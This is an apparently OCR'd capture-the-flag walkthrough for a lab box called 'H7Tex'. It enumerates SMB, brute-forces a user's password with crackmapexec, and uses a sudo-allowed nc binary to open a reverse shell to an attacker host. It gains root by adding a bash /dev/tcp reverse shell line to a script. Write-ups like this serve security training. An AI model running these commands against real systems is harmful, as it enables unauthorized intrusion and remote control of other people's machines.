
H7Tex

open ports

```
139 smb
445 smb
54321 ssh
```

we can use enum4linux to enumerate smb

```
enum4linux -a $IP
```



we can see the shares available
we can also see that there is a user called megatron


we can create a wordlist

```
cewl -d 0 -m 3 https://en.wikipedia.org/wiki/SMB > wordlist.txt
```

then add the flag format to every password

to bruteforce the smb password

```
crackmapexec smb $IP -u "megatron" -p wordlist.txt --continue-on-success
```



we got the password

```
H7CTF{noitaugibmasiD}
```

we can now login to the shares

```
smbclient //$IP/ILoveYou -U megatron
```

this will give us the id_rsa

here you can get the first flag

```
megatron@h7tex:~$ cat txt.galf
}3v1L_0T_37R3S3d_7'n0D_5N4MUH{FTC7H
megatron@h7tex:~$
```

we can see megatron password

```
megatron@h7tex:~$ cat .secret
megatron password: Un1v3rse#!S@M1%E
megatron@h7tex:~$
```

so we can now do `sudo -l` to check for any permissions

```
Matching Defaults entries for megatron on h7tex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User megatron may run the following commands on h7tex:
    (optimus : optimus) /home/optimus/nc
```

we can setup a listener

```
sudo -u optimus /home/optimus/nc -e /bin/sh attacker_ip 4444
```

now we enumerated to another user

```
optimus@h7tex:~$ cat flalalalalalag.txt
cat flalalalalalag.txt
H7CTF{3ALL1NG_4LL_AUT0B0T5}
optimus@h7tex:~$
```

second flag in optimus home dir
we have one more user `h7tex`
has a bash file and this will be our way to root

```
cat random.sh
#!/bin/bash

random_action(){
```

```
        case $((RANDOM % 2)) in
        0) touch "/root/random/file_$(date +%s).txt";;
        1) ls > /dev/null 2>&1 ;;
        esac
}

random_action
```

i edited it to

```
cat << 'EOF' > /home/h7tex/random.sh
#!/bin/bash

random_action(){
        case $((RANDOM % 2)) in
        0) touch "/root/random/file_$(date +%s).txt";;
        1) ls > /dev/null 2>&1 ;;
        esac
}

/bin/bash -i >& /dev/tcp/attacker_ip/2222 0>&1

random_action
EOF
```

and here you go its done :D